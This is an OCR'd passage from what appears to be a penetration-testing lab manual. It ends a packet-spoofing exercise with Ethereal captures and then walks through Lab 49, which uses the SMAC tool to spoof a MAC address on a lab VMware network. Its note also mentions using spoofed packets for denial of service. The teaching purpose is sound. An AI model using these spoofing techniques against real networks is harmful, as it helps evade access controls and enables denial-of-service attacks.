 23 8.718726   10.10.10.10   172.16.1.40   FTP      [TCP ZeroWindow] Request: \000
 24 8.718750   172.16.1.40   10.10.10.10   TCP      21 > 123 [RST] Seq=1 Ack=0 Win=0
```


```
⊟ Flags: 0x0012 (SYN, ACK)
    0... .... = Congestion Window Reduced (CWR): Not set
    .0.. .... = ECN-Echo: Not set
    ..0. .... = Urgent: Not set
    ...1 .... = Acknowledgment: Set
    .... 0... = Push: Not set
    .... .0.. = Reset: Not set
    .... ..1. = Syn: Set
    .... ...0 = Fin: Not set
  Window size: 0
  Checksum: 0xedf5 [correct]
⊞ [SEQ/ACK analysis]
```

```
0000  00 0c 29 a3 e4 40 00 0c  29 b6 40 95 08 00 45 00   ..)..@.. ).@...E.
0010  00 29 10 3e 00 00 80 06  69 45 0a 0a 0a 0a ac 10   .).>.... iE......
0020  01 28 00 7b 00 15 00 00  00 00 00 00 00 00 50 12   .(.{.... ......P.
0030  00 00 ed f5 00 00 00 00  00 00 00 00               ........ ....
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa00688" 16 | P: 221 D: 221 M: 0 Drops: 0

By scrolling to the next packet in the series:

- The target is responding to the IP address of 10.10.10.10.
- The target is setting the RST flag on each packet.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
(Untitled) - Ethereal
3:16 PM

```
No.  Time      Source        Destination   Protocol  Info
19 8.716087    10.10.10.10   172.16.1.40   FTP       [TCP ZeroWindow] Request: \000
20 8.716149    172.16.1.40   10.10.10.10   TCP       21 > 123 [RST] Seq=1 Ack=0 Win=0
21 8.717632    10.10.10.10   172.16.1.40   FTP       [TCP ZeroWindow] Request: \000
22 8.717664    172.16.1.40   10.10.10.10   TCP       21 > 123 [RST] Seq=1 Ack=0 Win=0
23 8.718726    10.10.10.10   172.16.1.40   FTP       [TCP ZeroWindow] Request: \000
24 8.718750    172.16.1.40   10.10.10.10   TCP       21 > 123 [RST] Seq=1 Ack=0 Win=0
```

```
    Header length: 20 bytes
  ⊟ Flags: 0x0004 (RST)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...0 .... = Acknowledgment: Not set
      .... 0... = Push: Not set
      .... .1.. = Reset: Set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
    Window size: 0
    Checksum: 0xee04 [correct]
```

```
0000  00 0f b5 1f 5c ca 00 0c  29 a3 e4 40 08 00 45 00   ....\... )..@..E.
0010  00 28 0e 51 00 00 80 06  6b 33 ac 10 01 28 0a 0a   .(.Q.... k3...(..
0020  0a 0a 00 15 00 7b 00 00  00 00 00 00 00 00 50 04   .....{.. ......P.
0030  00 00 ee 04 00 00                                  ......
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa00688" 16 | P: 221 D: 221 M: 0 Drops: 0


***Note:** The RafaleX application is an excellent way to "spoof" custom packets. Attackers can place a valid IP address as the source of the packet and the target will have to attempt to respond to the spoofed address. By sending hundreds of thousands of packets in this manner, an attacker can create a Denial of Service attack against a target (refer to Chapter 11).

Lab 49: Spoofing MAC Addresses


Send Packets via False MAC Address: SMAC

Prerequisites: None
Countermeasures: Firewall filters, vendor patches where applicable
Description: Spoofed Media Access Control (SMAC) allows you to "spoof" the Media Access Control (MAC) address of the computer it is installed on. This change is not performed at the hardware layer but at the software layer and even sustains reboots. This lab uses version 1.1. Version 1.2 and up require purchase.
Procedure: Install, set the parameters, and reboot.

Double-click the **SMAC** installation icon.



The SMAC self-installation will start. Accept the default directory for the extraction of the files or choose another by clicking Browse. Click **Unzip**.




WinZip Self-Extractor - SMAC v1.1.exe

To unzip all files in SMAC v1.1.exe to the specified folder press the Unzip button.

Unzip to folder: c:\temp

☑ Overwrite files without prompting

The files will uncompress and a dialog box will appear. Click **OK**.



Windows 2000 Professional - VMware Workstation

WinZip Self-Extractor - SMAC v1.1.exe

To unzip all files in SMAC v1.1.exe to the specified folder press the Unzip button.


Unzip to folder: c:\temp

☑ Overwrite files

WinZip Self-Extractor

3 file(s) unzipped successfully

Change to the directory the files were uncompressed to. Double-click on the **Setup** file to start the installation.



Windows 2000 Professional - VMware Workstation

C:\temp

Address C:\temp

temp


Select an item to view its description.

See also:
My Documents
My Network Places
My Computer

setup SETUP.LST SMAC

3 object(s) 1.96 MB My Computer


Install the SMAC application with the default options. SMAC will install and a dialog box will appear. Click **OK**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
SMAC 1.1 Setup
OK

SMAC 1.1 Setup

SMAC 1.1 Setup was completed successfully.

The SMAC application will begin. In the lower-left corner of the application the current MAC address of the computer is displayed.



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	No	VMware Accelerated AMD P...	172.16.1.43	00-0C-29-B6-40-95

☑ Show Only Active Network Adapters

New Spoofed MAC Address

Spoofed MAC Address

Active MAC Address: 00-0C-29-B6-40-95


KLC CONSULTING, INC
www.klcconsulting.net/smac

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

To verify the MAC address, bring up an MS-DOS prompt and **ping** a target. In this example:

```
ping -t 172.16.1.40
```


The –t option instructs the ping utility to ping continuously until stopped.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ping -t 172.16.1.40
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
My Documents
Remote Desktop ...
My Computer
Engage Pa
My Netwo Places
Recycle Bi
Internet Explorer
WinZip
LanSpy
SMAC 1.1 [WBEM On]
C:\WINNT\System32\cmd.exe
program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.
Start
SMAC 1.1 [WBEM On]
C:\WINNT\System32\...
6:36 PM


From the target machine bring up Ethereal (Lab 41) and start a sniffing session. Catch a few packets and stop the sniffer. From the results, click to highlight one of the captured, Internet Control Messenger Protocol (ICMP) packets and observe the center area of Ethereal. From this, the source has a MAC address of 00:0c:29:b6:40:95, which is identical to what the computer with SMAC has identified.



```
No.  Time      Source       Destination  Protocol  Info
  2 0.036778   172.16.1.43  172.16.1.40  ICMP      Echo (ping) request
  3 0.036870   172.16.1.40  172.16.1.43  ICMP      Echo (ping) reply
  5 0.905132   172.16.1.43  172.16.1.40  ICMP      Echo (ping) request
  6 0.905192   172.16.1.40  172.16.1.43  ICMP      Echo (ping) reply
  7 1.916631   172.16.1.43  172.16.1.40  ICMP      Echo (ping) request
  8 1.916710   172.16.1.40  172.16.1.43  ICMP      Echo (ping) reply
 10 2.918299   172.16.1.43  172.16.1.40  ICMP      Echo (ping) request
 11 2.918371   172.16.1.40  172.16.1.43  ICMP      Echo (ping) reply
 13 3.922542   172.16.1.43  172.16.1.40  ICMP      Echo (ping) request

⊞ Frame 2 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Vmware_b6:40:95 (00:0c:29:b6:40:95), Dst: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
⊞ Internet Protocol, Src: 172.16.1.43 (172.16.1.43), Dst: 172.16.1.40 (172.16.1.40)
⊞ Internet Control Message Protocol

0000  00 0c 29 a3 e4 40 00 0c  29 b6 40 95 08 00 45 00   ..)..@.. ).@...E.
0010  00 3c 00 3d 00 00 80 01  e0 10 ac 10 01 2b ac 10   .<.=.... .....+..
0020  01 28 08 00 3e 5c 02 00  0d 00 61 62 63 64 65 66   .(..>\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01696" 105   P: 22 D: 22 M: 0 Drops: 0
```

Return to the SMAC computer and type a new “spoofed” address in the **Spoofed MAC Address** block.

***Note:** In order for SMAC to work correctly, you must enter a valid MAC address. It does not have to be from the same manufacturer as the real NIC but must be a valid NIC address.



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	No	VMware Accelerated AMD P...	172.16.1.43	00-0C-29-B6-40-95

☑ Show Only Active Network Adapters


New Spoofed MAC Address: 00 – 0C – 29 – B6 – 40 – 10

Spoofed MAC Address:

Active MAC Address: 00-0C-29-B6-40-95

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

Click on the **Update MAC** address and the new spoofed MAC address will appear in the lower-left corner of the application. Click the **Exit** button. **Restart** the computer.



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	Yes	VMware Accelerated AMD P...	172.16.1.43	00-0C-29-B6-40-95

☑ Show Only Active Network Adapters


New Spoofed MAC Address: 00 – 0C – 29 – B6 – 40 – 10

Spoofed MAC Address: 00-0C-29-B6-40-10

Active MAC Address: 00-0C-29-B6-40-95

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

Once the computer has rebooted, open the SMAC address. Notice the “spoofed” address is now the active MAC address for the computer.



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	Yes	VMware Accelerated AMD P...	172.16.1.49	00-0C-29-B6-40-10

☑ Show Only Active Network Adapters


New Spoofed MAC Address: 00 – 0C – 29 – B6 – 40 – 10

Spoofed MAC Address: 00-0C-29-B6-40-10

Active MAC Address: 00-0C-29-B6-40-10

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.


Bring up an MS-DOS prompt and repeat the **ping** command against a target.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ping -t 172.16.1.40

Pinging 172.16.1.40 with 32 bytes of data:

Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
_
```

program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

From the target computer, repeat the Ethereal test as above. From the results, the source has a MAC address of 00:0c:29:b6:40:10, which is identical to what the "spoofed" MAC address should be according to SMAC.



```
No.   Time       Source        Destination   Protocol  Info
    1 0.000000   172.16.1.49   172.16.1.40   ICMP      Echo (ping) request
    2 0.000116   172.16.1.40   172.16.1.49   ICMP      Echo (ping) reply
    4 0.921665   172.16.1.49   172.16.1.40   ICMP      Echo (ping) request
    5 0.921735   172.16.1.40   172.16.1.49   ICMP      Echo (ping) reply
    7 1.962445   172.16.1.49   172.16.1.40   ICMP      Echo (ping) request
    8 1.962516   172.16.1.40   172.16.1.49   ICMP      Echo (ping) reply
   10 2.934114   172.16.1.49   172.16.1.40   ICMP      Echo (ping) request
   11 2.934189   172.16.1.40   172.16.1.49   ICMP      Echo (ping) reply
   13 3.934481   172.16.1.49   172.16.1.40   ICMP      Echo (ping) request
```


```
⊞ Frame 1 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Vmware_b6:40:10 (00:0c:29:b6:40:10), Dst: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
⊞ Internet Protocol, Src: 172.16.1.49 (172.16.1.49), Dst: 172.16.1.40 (172.16.1.40)
⊞ Internet Control Message Protocol
```

```
0000  00 0c 29 a3 e4 40 00 0c  29 b6 40 10 08 00 45 00   ..)..@.. ).@...E.
0010  00 3c 00 32 00 00 80 01  e0 15 ac 10 01 31 ac 10   .<.2.... .....1..
0020  01 28 08 00 37 5c 02 00  14 00 61 62 63 64 65 66   .(..7\.. ..abcdef
